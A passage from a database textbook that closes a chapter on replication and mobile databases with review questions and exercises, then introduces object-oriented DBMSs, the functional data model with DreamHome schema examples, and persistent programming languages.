- Classical transactions models may not be appropriate for a mobile environment. Disconnection is a major problem, particularly when transactions are long-lived and there are a large number of disconnections. Frequent disconnections make reliability a primary requirement for transaction processing in a mobile environment. Further, as mobile hosts can move from one cell to another, a mobile transaction can **hop** through a collection of visited sites.
- The Kangaroo, Reporting and Co-Transactions, and MoFlex transaction models are based on the concepts of open nested transactions and split transactions and support mobility and disconnections. A mobile host starts a **transaction** and a subtransaction is started at the connected mobile support station.

- A subtransaction is of type compensatable, repeatable, pivot, or location-dependent and a correct execution order of subtransactions ensures the termination despite disconnection.
- The MoFlex models allow defining predicates about time, costs, and location that affect the execution of a transaction.
- In a mobile environment, query processing must deal with **location-aware queries** and **location-dependent queries**, as well as **moving object database queries**, **spatio-temporal queries**, and **continuous queries**. To enable location-dependent queries, a database must support two- and three-dimensional geometric shapes and geometric operations, for example, to calculate the intersection of shapes.

Review Questions

- 26.1 Explain the importance of data replication.
- 26.2 Identify the benefits of using replication in a distributed system.
- 26.3 Provide examples of typical applications that use replication.
- 26.4 Compare and contrast eager with lazy replication.
- 26.5 Describe the CAP theorem.
- 26.6 Compare and contrast the different types of data ownership models available in the replication environment. Provide an example for each model.
- 26.7 Discuss the functionality required of a replication server.
- 26.8 Describe different ways of implementing a replication architecture.
- 26.9 Discuss how mobile database support the mobile worker.
- 26.10 Describe the functionality required of mobile DBMS.
- 26.11 Discuss the issues associated with mobile DBMSs.
- 26.12 Discuss the main replication schemes.

Exercises

- 26.13 The East African countries are working to implement a single visa system for tourists visiting a member country. The visitors will be required to apply for a visa for one member country and once they have it, they will be allowed to visit the other countries. You are contracted as a consultant to study and propose the appropriate architecture or model to be used. You are required to prepare a technical presentation on the possible deployment approaches. For each of the identified approach, discuss potential technological and operational challenges. Your presentation should focus on approaches such as centralized, distributed, and mobile database.
- 26.14 You are requested to undertake a consultancy on behalf of the managing director of *DreamHome* to investigate how mobile database technology could be used within the organization. The result of the investigation should be presented as a report that discusses the potential benefits associated with mobile computing and the issues associated with exploiting mobile database technology for an organization. The report should also contain a fully justified set of recommendations proposing an appropriate way forward for *DreamHome*.
- 26.15 In Section 26.3.1 we discuss a majority consensus protocol and describe how secondary sites can form a new epoch set, which is a majority of secondary sites. We left a detailed protocol to establish a new primary site as an



exercise. The exercise is to elaborate a protocol that an epoch set of secondary sites has to run to nominate a new primary site based on the following information:

- Majorities overlap and hence there must be at least one member of the old epoch set in the new epoch set;
- If the member of the old and new epoch is the original primary copy, the site might still be out of date;
- If the new epoch does not contain the leader of the old epoch, the selection of the new primary copy may depend on some parameters like available disk space or the site that is close to a consistent state.

26.16 Read one or more of the following papers and consider how the proposals address specific issues that arise in a replicated environment:

Agrawal D., Alonso G., Abbadi A.E., and Stanoi I. (1997). Exploiting atomic broadcast in replicated databases (extended abstract). In *Proc 3rd Int. Euro-Par Conf. on Parallel Processing*, Springer-Verlag, 496-503.

Gifford D.K. (1979). Weighted voting for replicated data. In *Proc. 7th ACM Symp. on Operating Systems Principles*. ACM, 150-162.

Gray J., Helland P., O'Neil P.E., Shasha D., Jagadish H.V., and Mumick I.S, eds (1996). The dangers of replication and a solution. *Proceedings of the 1996 ACM SIGMOD International Conference on Management of Data*. Montreal, Quebec, Canada: ACM Press; 173-182.

Kemme B. and Alonso G. (2000). A new approach to developing and implementing eager database replication protocols. *ACM Trans. Database Syst.* **25**, 333-379.

Kemme B. and Alonso, G. (2000). Don't be lazy, be consistent: Postgres-R, a new way to implement database replication. *Vldb '00: Proc. 26th Int. Conf. on Very Large Data Bases*, Morgan.

Kemme B., Jimenez-Peris R., and Patino-Martinez, M. (2010). Database replication. In *Synthesis Lectures on Data Management*. 2, 1-153.

Pedone F., Wiesmann M., Schiper A., Kemme B., and Alonso G. (2000). Understanding replication in databases and distributed systems. *ICDCS*, 464-474.

Vogels W. (2009). Eventually consistent. *Commun ACM*, 52, 40-44.

Wiesmann M., Schiper A., Pedone F., Kemme B., and Alonso G. (2000). Database replication techniques: a three parameter classification. *Proc. 19th IEEE Symp. on Reliable Distributed Systems*. IEEE Computer Society.

Object DBMSs

Chapter	27	Object-Oriented DBMSs— Concepts and Design	893
Chapter	28	Object-Oriented DBMSs— Standards and Systems	947



Object-Oriented DBMSs— Concepts and Design

Chapter Objectives

In this chapter you will learn:

- What constitutes the next generation of database systems.
- The framework for an object-oriented data model.
- The basics of the functional data model and persistent programming languages.
- The main strategies for developing an OODBMS.
- The difference between the two-level storage model used by conventional DBMSs and the single-level model used by OODBMSs.
- How pointer swizzling techniques work.
- The difference between how a conventional DBMS accesses a record and how an OODBMS accesses an object on secondary storage.
- The different schemes for providing persistence in programming languages.
- The advantages and disadvantages of orthogonal persistence.
- About various issues underlying OODBMSs, including extended transaction models, version management, schema evolution, OODBMS architectures, and benchmarking.
- The advantages and disadvantages of OODBMSs.
- How OODBMSs and ORDBMSs compare in terms of data modeling, data access, and data sharing.
- The basics of object-oriented database analysis and design with UML.

Object-orientation is an approach to software construction that has shown considerable promise for solving some of the classic problems of software development. The underlying concept behind object technology is that all software should be constructed out of standard, reusable components wherever possible. Traditionally, software engineering and database management have existed as

separate disciplines. Database technology has concentrated on the static aspects of information storage, while software engineering has modeled the dynamic aspects of software. With the arrival of the third generation of database management systems, namely **Object-Oriented Database Management Systems (OODBMSs)** and **Object-Relational Database Management Systems (ORDBMSs)**, the two disciplines have been combined to allow the concurrent modeling of both data and the processes acting upon the data.

However, there is currently significant dispute regarding this next generation of DBMSs. The success of relational systems in the past two decades is evident, and the traditionalists believe that it is sufficient to extend the relational model with additional (object-oriented) capabilities. Others believe that an underlying relational model is inadequate to handle complex applications, such as computer-aided design, computer-aided software engineering, and geographic information systems. To help understand these new types of DBMS, and the arguments on both sides, we devote three chapters to discussing the technology and issues behind them.

In this chapter we consider the characteristics of advanced database applications and why relational DBMSs may not be suitable for handling such applications. We devote the remainder of the chapter to examining one approach to integrating object-oriented concepts with database systems, namely the OODBMS. The OODBMS started in the engineering and design domains and has recently also become the favored system for financial and telecommunications applications. The OODBMS market is small in comparison to the relational DBMS market and although it had an estimated growth rate of 50% at the end of the 1990s, the market has not maintained this growth.

In the next chapter we examine the object model proposed by the Object Data Management Group, which has become a de facto standard for OODBMSs. We also look at ObjectStore, a commercial OODBMS.

Moving away from the traditional relational data model is sometimes referred to as a *revolutionary approach* to integrating object-oriented concepts with database systems. In contrast, in Chapter 9 we examined a more *evolutionary approach* to integrating object oriented concepts with database systems that extends the relational model. These evolutionary systems are referred to now as ORDBMSs, although an earlier term used was *Extended-Relational DBMSs*. In particular, we examined SQL:2011, the latest release of the ANSI/ISO standard for SQL, and examined some of the object-oriented features of Oracle.

Structure of this Chapter In Section 27.1 we provide a brief history of database management systems leading to their third generation, namely object-oriented and object-relational DBMSs. In Section 27.2 we provide an introduction to object-oriented data models and persistent languages, and discuss how, unlike the relational data model, there is no universally agreed object-oriented data model. In Section 27.3 we examine the difference between the two-level storage model used by conventional DBMSs and the single-level model used by OODBMSs, and how this affects data access. We also discuss the various approaches to providing persistence in programming languages and

the different techniques for pointer swizzling. In Section 27.4 we examine some other issues associated with OODBMSs: extended transaction models, version management, schema evolution, OODBMS architectures, and benchmarking. In Section 27.5 we review the advantages and disadvantages of OODBMSs. In Section 27.6, we provide a summary of the distinctions between the OODBMS and the ORDBMS. In Sections 27.7 and 27.8 we briefly examine how the methodology for conceptual and logical database design presented in Chapters 16 and 17 can be extended to handle object-oriented database design. The examples in this chapter are once again drawn from the *DreamHome* case study documented in Section 11.4 and Appendix A.



27.1 Next-Generation Database Systems

In the late 1960s and early 1970s, there were two mainstream approaches to constructing DBMSs. The first approach was based on the hierarchical data model, typified by IMS (Information Management System) from IBM, in response to the enormous information storage requirements generated by the Apollo space program. The second approach was based on the network data model, which attempted to create a database standard and resolve some of the difficulties of the hierarchical model, such as its inability to represent complex relationships effectively. Together, these approaches represented the **first generation** of DBMSs. However, these two models had some fundamental disadvantages:

- complex programs had to be written to answer even simple queries based on navigational record-oriented access;
- there was minimal data independence;
- there was no widely accepted theoretical foundation.

In 1970, Codd produced his seminal paper on the relational data model. This paper was very timely and addressed the disadvantages of the former approaches; in particular, their lack of data independence. Many experimental relational DBMSs were implemented thereafter, with the first commercial products appearing in the late 1970s and early 1980s. Now there are over a hundred relational DBMSs for both mainframe and PC environments, though some are stretching the definition of the relational model. Relational DBMSs are referred to as second-generation DBMSs.

However, as we discussed in Section 9.2, RDBMSs have their failings—particularly their limited modeling capabilities. There has been much research attempting to address this problem. In 1976, Chen presented the Entity–Relationship model that is now a widely accepted technique for database design, and the basis for the methodology presented in Chapters 16 and 17 of this book (Chen, 1976). In 1979, Codd himself attempted to address some of the failings in his original work with an extended version of the relational model called RM/T (Codd, 1979), and thereafter RM/V2 (Codd, 1990). The attempts to provide a data model that represents the real

world more closely have been loosely classified as **semantic data modeling**. Some of the more famous models are:

- the Semantic Data Model (Hammer and McLeod, 1981);
- the Functional Data Model (Shipman, 1981), which we examine in Section 27.2.2;
- the Semantic Association Model (Su, 1983).

In response to the increasing complexity of database applications, two new data models have emerged: the **Object-Oriented Data Model (OODM)** and the **Object-Relational Data Model (ORDM)**, previously referred to as the **Extended Relational Data Model (ERDM)**. However, unlike previous models, the actual composition of these models is not clear. This evolution represents **third-generation DBMSs**, as illustrated in Figure 27.1.

There is currently considerable debate between the OODBMS proponents and the relational supporters, which resembles the network/relational debate of the 1970s. Both sides agree that traditional RDBMSs are inadequate for certain types of application. However, the two sides differ on the best solution. The OODBMS proponents claim that RDBMSs are satisfactory for standard business applications but lack the capability to support more complex applications. The relational supporters claim that relational technology is a necessary part of any real DBMS and that complex applications can be handled by extensions to the relational model.




Figure 27.1 History of data models.

At present, relational/object-relational DBMSs form the dominant system and object-oriented DBMSs have their own particular niche in the marketplace. If OODBMSs are to become dominant, they must change their image from being systems solely for complex applications to being systems that can also accommodate standard business applications with the same tools and the same ease of use as their relational counterparts. In particular, they must support a declarative query language compatible with SQL. We devote part of this chapter and all of Chapter 28 to a discussion of OODBMSs. We discussed ORDBMSs in Chapter 9.

27.2 Introduction to OODBMSs

In this section we discuss some background concepts for the OODBMS, including the functional data model and persistent programming languages. We start by looking at the definition of an OODBMS.

27.2.1 Definition of Object-Oriented DBMSs

In this section we examine some of the different definitions that have been proposed for an object-oriented DBMS. Kim (1991) defines an Object-Oriented Data Model (OODM), Object-Oriented Database (OODB), and an Object-Oriented DBMS (OODBMS) as follows:

OODM

A (logical) data model that captures the semantics of objects supported in object-oriented programming.

OODB

A persistent and sharable collection of objects defined by an OODM.

OODBMS

The manager of an OODB.

These definitions are very nondescriptive and tend to reflect the fact that there is no one object-oriented data model equivalent to the underlying data model of relational systems. Each system provides its own interpretation of base functionality. For example, Zdonik and Maier (1990) present a threshold model that an OODBMS must, at a minimum, satisfy:

- (1) it must provide database functionality;
- (2) it must support object identity;
- (3) it must provide encapsulation;
- (4) it must support objects with complex state.

The authors argue that although inheritance may be useful, it is not essential to the definition, and an OODBMS could exist without it. On the other hand, Khoshafian and Abnous (1990) define an OODBMS as:

- (1) object-orientation = abstract data types + inheritance + object identity;
- (2) OODBMS = object-orientation + database capabilities.




Figure 27.2 Origins of the object-oriented data model.

Yet another definition of an OODBMS is given by Parsaye *et al.* (1989):

- (1) high-level query language with query optimization capabilities in the underlying system;
- (2) support for persistence, atomic transactions, and concurrency and recovery control;
- (3) support for complex object storage, indexes, and access methods for fast and efficient retrieval;
- (4) OODBMS = object-oriented system + (1) + (2) + (3).

Studying some of the current commercial OODBMSs, such as GemStone/S from GemStone Systems Inc. (previously, GemStone from Servio Logic Corporation), Objectivity/DB from Objectivity Inc., ObjectStore from Progress Software Corporation (previously Object Design Inc.), and Versant Object Database db40 and Fast Objects from Versant Corporation, we can see that the concepts of object-oriented data models are drawn from different areas, as shown in Figure 27.2.

In Section 28.2 we examine the object model proposed by the Object Data Management Group (ODMG), which many of these vendors intend to support. The ODMG object model is important, because it specifies a standard model for the semantics of database objects and supports interoperability between compliant OODBMSs. For surveys of the basic concepts of OODMs, the interested reader is referred to Dittrich (1986) and Zaniola *et al.* (1986).

27.2.2 Functional Data Models

In this section we introduce the functional data model (FDM), which is one of the simplest in the family of semantic data models (Kerschberg and Pacheco, 1976;

Sibley and Kerschberg, 1977). This model is interesting, because it shares certain ideas with the object approach, including object identity, inheritance, overloading, and navigational access. In the FDM, any data retrieval task can be viewed as the process of evaluating and returning the result of a function with zero, one, or more arguments. The resulting data model is conceptually simple yet also very expressive. In the FDM, the main modeling primitives are **entities** and **functional relationships**.

Entities

Entities are decomposed into (abstract) entity types and printable entity types. **Entity types** correspond to classes of “real-world” objects and are declared as functions with zero arguments that return the type ENTITY. For example, we could declare the Staff and PropertyForRent entity types as follows:

```
Staff() → ENTITY
PropertyForRent() → ENTITY
```

Printable entity types are analogous to the base types in a programming language and include: INTEGER, CHARACTER, STRING, REAL, and DATE. An attribute is defined as a *functional relationship*, taking the entity type as an argument and returning a printable entity type. Some of the attributes of the Staff entity type could be declared as follows:

```
staffNo(Staff) → STRING
sex(Staff) → CHAR
salary(Staff) → REAL
```

Thus, applying the function staffNo to an entity of type Staff returns that entity’s staff number, which is a printable value of type STRING. We can declare a composite attribute by first declaring the attribute to be an entity type and then declaring its components as functional relationships of the entity type. For example, we can declare the composite attribute Name of Staff as follows:

```
Name() → ENTITY
Name(Staff) → NAME
fName(Name) → STRING
lName(Name) → STRING
```

Relationships

Functions with arguments model not only the properties (attributes) of entity types but also relationships between entity types. Thus, the FDM makes no distinction between attributes and relationships. Each relationship may have an inverse relationship defined. For example, we may model the one-to-many relationship Staff Manages PropertyForRent as follows:

```
Manages(Staff) ⇒⇒ PropertyForRent
ManagedBy(PropertyForRent) ⇒⇒ Staff INVERSE OF Manages
```

In this example, the double-headed arrow is used to represent a one-to-many relationship. This notation can also be used to represent multi-valued attributes.

Many-to-many relationships can be modeled by using the double-headed arrow in both directions. For example, we may model the *Client Views PropertyForRent* as follows:

```
Views(Client)  $\Rightarrow$  PropertyForRent
ViewedBy(PropertyForRent)  $\Rightarrow$  Client INVERSE OF Views
```

Note that an entity (instance) is some form of token identifying a unique object in the database and typically representing a unique object in the real world. In addition, a function maps a given entity to one or more target entities (for example, the function *Manages* maps a particular *Staff* entity to a set of *PropertyForRent* entities). Thus, all interobject relationships are modeled by associating the corresponding entity instances and not their names or keys. Thus, referential integrity is an implicit part of the functional data model and requires no explicit enforcement, unlike the relational data model.

The FDM also supports multi-valued functions. For example, we can model the attribute *viewDate* of the previous relationship *Views* as follows:

```
viewDate(Client, PropertyForRent)  $\rightarrow$  DATE
```

Inheritance and path expressions

The FDM supports inheritance through entity types. For example, the function *Staff()* returns a set of staff entities formed as a subset of the *ENTITY* type. Thus, the entity type *Staff* is a subtype of the entity type *ENTITY*. This subtype/supertype relationship can be extended to any level. As would be expected, subtypes inherit all the functions defined over all of its supertypes. The FDM also supports the principle of substitutability (see Appendix K.6), so that an instance of a subtype is also an instance of its supertypes. For example, we could declare the entity type *Supervisor* to be a subtype of the entity type *Staff* as follows:

```
Staff()  $\rightarrow$  ENTITY
Supervisor()  $\rightarrow$  ENTITY
IS-A-STAFF(Supervisor)  $\rightarrow$  Staff
```

The FDM allows **derived functions** to be defined from the composition of multiple functions. Thus, we can define the following derived functions (note the overloading of function names):

```
fName(Staff)  $\rightarrow$  fName(Name(Staff))
fName(Supervisor)  $\rightarrow$  fName(IS-A-STAFF(Supervisor))
```

The first derived function returns the set of first names of staff by evaluating the composite function on the right-hand side of the definition. Following on from this, in the second case the right-hand side of the definition is evaluated as the composite function *fName(Name(IS-A-STAFF(Supervisor)))*. This composition is called a **path expression** and may be more recognizable written in *dot notation*:

```
Supervisor.IS-A-STAFF.Name.fName
```



Figure 27.3(a) provides a declaration of part of the *DreamHome* case study as an FDM schema and Figure 27.3(b) provides a corresponding graphical representation.

Entity type declarations

Staff() → ENTITY

Supervisor() → ENTITY

PropertyForRent() → ENTITY

Client() → ENTITY

Name → ENTITY

Attribute declarations

fName(Name) → STRING

lName(Name) → STRING

fName(Staff) → fName(Name(Staff))

lName(Staff) → lName(Name(Staff))

fName(Client) → fName(Name(Client))

lName(Client) → lName(Name(Client))

staffNo(Staff) → STRING

position(Staff) → STRING

sex(Staff) → CHAR

salary(Staff) → REAL

clientNo(Client) → STRING

telNo(Client) → STRING

prefType(Client) → STRING

maxRent(Client) → REAL

propertyNo(PropertyForRent) → STRING

street(PropertyForRent) → STRING

city(PropertyForRent) → STRING

type(PropertyForRent) → STRING

rooms(PropertyForRent) → INTEGER

rent(PropertyForRent) → REAL

Relationship type declarations

Manages(Staff) → PropertyForRent

ManagedBy(PropertyForRent) → Staff INVERSE OF Manages

Views(Client) → PropertyForRent

ViewedBy(PropertyForRent) → Client INVERSE OF Views

viewDate(Client, PropertyForRent) → DATE

comments(Client, PropertyForRent) → STRING

Inheritance declarations

IS-A-STAFF(Supervisor) → Staff

staffNo(Supervisor) → staffNo(IS-A-STAFF(Supervisor))

fName(Supervisor) → fName(IS-A-STAFF(Supervisor))

lName(Supervisor) → lName(IS-A-STAFF(Supervisor))

position(Supervisor) → position(IS-A-STAFF(Supervisor))

sex(Supervisor) → sex(IS-A-STAFF(Supervisor))

salary(Supervisor) → salary(IS-A-STAFF(Supervisor))

(a)

Figure 27.3 (a) Declaration of part of *DreamHome* as an FDM schema (*continued*)**Functional query languages**

Path expressions are also used within a functional query language. We will not discuss query languages in any depth but refer the interested reader to the papers cited at the end of this section. Instead, we provide a simple example to illustrate the language. For example, to retrieve the surnames of clients who have viewed a property managed by staff member SG14, we could write:

RETRIEVE lName(Name(ViewedBy(Manages(Staff))))

WHERE staffNo(Staff) = 'SG14'

Working from the inside of the path expression outwards, the function `Manages(Staff)` returns a set of `PropertyForRent` entities. Applying the function `ViewedBy` to this result




Figure 27.3 (Continued) (b) Corresponding diagrammatic representation.

returns a set of **Client** entities. Finally, applying the functions **Name** and **IName** returns the surnames of these clients. Once again, the equivalent dot notation may be more recognizable:

```
RETRIEVE Staff.Manages.ViewedBy.Name.IName
WHERE Staff.staffNo = 'SG14'
```

Note that the corresponding SQL statement would require three joins and is less intuitive than the FDM statement:

```
SELECT c.IName
FROM Staff s, PropertyForRent p, Viewing v, Client c
WHERE s.staffNo = p.staff No AND p.propertyNo = v.propertyNo AND
      v.clientNo = c.clientNo AND s.staffNo = 'SG14'
```


Advantages

Some of the advantages of the FDM include:

- *Support for some object-oriented concepts.* The FDM is capable of supporting object identity, inheritance through entity class hierarchies, function name overloading, and navigational access.
- *Support for referential integrity.* The FDM is an entity-based data model and implicitly supports referential integrity.
- *Irreducibility.* The FDM is composed of a small number of simple concepts that represent semantically irreducible units of information. This allows a database schema to be depicted graphically with relative ease thereby simplifying conceptual design.
- *Easy extensibility.* Entity classes and functions can be added/deleted without requiring modification to existing schema objects.
- *Suitability for schema integration.* The conceptual simplicity of the FDM means that it can be used to represent a number of different data models, including relational, network, hierarchical, and object-oriented. This makes the FDM a suitable model for the integration of heterogeneous schemas within multidatabase systems (MDBSs) discussed in Section 24.1.3.
- *Declarative query language.* The query language is declarative with well-understood semantics (based on lambda calculus). This makes the language easy to transform and optimize.

There have been many proposals for functional data models and languages. The two earliest were FQL (Buneman and Frankel, 1979) and—perhaps the best known—DAPLEX (Shipman, 1981). The attraction of the functional style of these languages has produced many systems such as GDM (Batory *et al.*, 1988), the Extended FDM (Kulkarni and Atkinson, 1986, 1987), FDL (Poulovassilis and King, 1990), PFL (Poulovassilis and Small, 1991), and P/FDM (Gray *et al.*, 1992). The functional data languages have also been used with nonfunctional data models, such as PDM (Manola and Dayal, 1986), IPL (Annevelink, 1991), and LIFOO (Boucelma and Le Maitre, 1991). In the next section we examine another area of research that played a role in the development of the OODBMS.

27.2.3 Persistent Programming Languages

Before we start to examine OODBMSs in detail, we introduce another interesting but separate area of development known as *persistent programming languages*.

Persistent programming language

A language that provides its users with the ability to (transparently) preserve data across successive executions of a program and even allows such data to be used by many different programs.

Data in a persistent programming language is independent of any program, able to exist beyond the execution and lifetime of the code that created it. Such languages were originally intended to provide neither full database functionality nor access to data from multiple languages (Cattell, 1994).

**Database
programming
language**

A language that integrates some ideas from the database programming model with traditional programming language features.

In contrast, a database programming language is distinguished from a persistent programming language by its incorporation of features beyond persistence, such as transaction management, concurrency control, and recovery (Bancilhon and Buneman, 1990). The ISO SQL standard specifies that SQL can be embedded in the programming languages C, Fortran, Pascal, COBOL, Ada, MUMPS, and PL/I (see Appendix I). Communication is through a set of variables in the host language, and a special preprocessor modifies the source code to replace the SQL statements with calls to DBMS routines. The source code can then be compiled and linked in the normal way. Alternatively, an API can be provided, removing the need for any precompilation. Although the embedded approach is rather clumsy, it was useful and necessary, as the SQL2 standard was not computationally complete.[†] The problems with using two different language paradigms have been collectively called the **impedance mismatch** between the application programming language and the database query language (see Section 9.2). It has been claimed that as much as 30% of programming effort and code space is devoted to converting data from database or file formats into and out of program-internal formats (Atkinson *et al.*, 1983). The integration of persistence into the programming language frees the programmer from this responsibility.

Researchers working on the development of persistent programming languages have been motivated primarily by the following aims (Morrison *et al.*, 1994):

- improving programming productivity by using simpler semantics;
- removing *ad hoc* arrangements for data translation and long-term data storage;
- providing protection mechanisms over the whole environment.

Persistent programming languages attempt to eliminate the impedance mismatch by extending the programming language with database capabilities. In a persistent programming language, the language's type system provides the data model, which usually contains rich structuring mechanisms. In some languages—for example, PS-algol and Napier88—procedures are “first-class” objects and are treated like any other data objects in the language. For example, procedures are assignable, may be the result of expressions, other procedures or blocks, and may be elements of constructor types. Among other things, procedures can be used to implement abstract data types. The act of importing an abstract data type from the persistent store and dynamically binding it into a program is equivalent to module-linking in more traditional languages.

The second important aim of a persistent programming language is to maintain the same data representation in the application memory space as in the persistent

[†]The 1999 release of the SQL standard, SQL:1999, added constructs to the language to make it computationally complete.

store on secondary storage. This overcomes the difficulty and overhead of mapping between the two representations, as we discuss in Section 27.3.

The addition of (transparent) persistence into a programming language is an important enhancement to an interactive development environment, and the integration of the two paradigms provides increased functionality and semantics. The research into persistent programming languages has had a significant influence on the development of OODBMSs, and many of the issues that we discuss in the following sections of this chapter apply to both persistent programming languages and OODBMSs. The more encompassing term **Persistent Application System (PAS)** is sometimes used now instead of persistent programming language (Atkinson and Morrison, 1995).

27.2.4 Alternative Strategies for Developing an OODBMS

There are several approaches to developing an OODBMS, which can be summarized as follows (Khoshafian and Abnous, 1990):

- *Extend an existing object-oriented programming language with database capabilities.* This approach adds traditional database capabilities to an existing object-oriented programming language such as Smalltalk, C++, or Java (see Figure 27.2). This is the approach taken by the product GemStone, which extends these three languages.
- *Provide extensible object-oriented DBMS libraries.* This approach also adds traditional database capabilities to an existing object-oriented programming language. However, rather than extending the language, class libraries are provided that support persistence, aggregation, data types, transactions, concurrency, security, and so on. This is the approach taken by the products Ontos, Versant, and ObjectStore. We discuss ObjectStore in Section 28.3.
- *Embed object-oriented database language constructs in a conventional host language.* In Appendix I we describe how SQL can be embedded in a conventional host programming language. This strategy uses the same idea of embedding an object-oriented database language in a host programming language. This was the approach taken by O₂, which provided embedded extensions for the programming language C.
- *Extend an existing database language with object-oriented capabilities.* Owing to the widespread acceptance of SQL, vendors are extending it to provide object-oriented constructs. This approach is being pursued by both RDBMS and OODBMS vendors. The 1999 release of the SQL standard, SQL:1999, supports object-oriented features. (We review these features in Section 29.4.) In addition, the Object Database Standard by the Object Data Management Group (ODMG) specifies a standard for Object SQL, which we discuss in Section 28.2.4. The products Ontos and Versant provide a version of Object SQL and many OODBMS vendors complied with the ODMG standard.
- *Develop a novel database data model/data language.* This is a radical approach that starts from the beginning and develops an entirely new database language and DBMS with object-oriented capabilities. This is the approach taken by SIM (Semantic Information Manager), which is based on the semantic data model and has a novel DML/DDDL (Jagannathan *et al.*, 1988).

27.3 Persistence in OODBMSs

DBMSs are primarily concerned with the creation and maintenance of large, long-lived collections of data. As we have already seen from earlier chapters, modern DBMSs are characterized by their support of the following features:

- *A data model.* A particular way of describing data, relationships between data, and constraints on the data.
- *Data persistence.* The ability for data to outlive the execution of a program and possibly the lifetime of the program itself.
- *Data sharing.* The ability for multiple applications (or instances of the same one) to access common data, possibly at the same time.
